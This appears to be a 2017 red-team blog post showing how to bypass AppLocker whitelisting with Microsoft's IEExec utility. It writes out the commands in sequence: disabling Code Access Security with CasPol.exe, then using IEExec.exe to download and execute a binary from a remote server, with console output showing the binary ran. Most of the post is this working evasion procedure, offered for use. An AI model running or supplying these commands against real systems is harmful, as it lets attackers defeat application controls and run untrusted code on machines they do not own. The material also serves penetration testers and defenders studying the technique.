AppLocker Bypass – IEExec


pentestlab.blog/category/red-team/page/105

June 13, 2017

The IEExec is a Microsoft binary that it is part of the .NET framework (v2.0.50727) and has the ability to run applications that are hosted on a remote target by specifying the URL. This can allow an attacker to run an executable bypassing AppLocker and other application whitelisting solutions since IEExec is a Microsoft trusted utility.

This technique was first introduced on room362 blog.

The code access security policy needs to be disabled by default in order to allow the execution of the .NET code.




```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>CasPol.exe -s off
Microsoft (R) .NET Framework CasPol 2.0.50727.5420
Copyright (c) Microsoft Corporation.  All rights reserved.

CAS enforcement is being turned off temporarily. Press <enter> when you want to
restore the setting back on.
```

Disabling Code Access Security Policy

Running the binary by default will fail since AppLocker is blocking the execution of files that are not trusted.




C:\Users\User\Desktop\test64.exe

This program is blocked by group policy. For more information, contact your system administrator.

AppLocker Blocks Binary


However the following command will attempt to execute the binary test64.exe that is hosted on a remote server via the IEEexec utility:



```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727>IEExec.exe http://192.168.100.3/
tmp/test64.exe
```

IEExec -Bypassing AppLocker

The binary will be executed bypassing the AppLocker restrictions. This binary has the ability to execute commands or run other binaries.



```
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6805:d9ed:3a73:5903%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.1
```

IEExec – Dot NET 64bit Application

Resources

https://room362.com/post/2014/2014-01-16-application-whitelist-bypass-using-ieexec-dot-exe/

https://github.com/khr0x40sh/WhiteListEvasion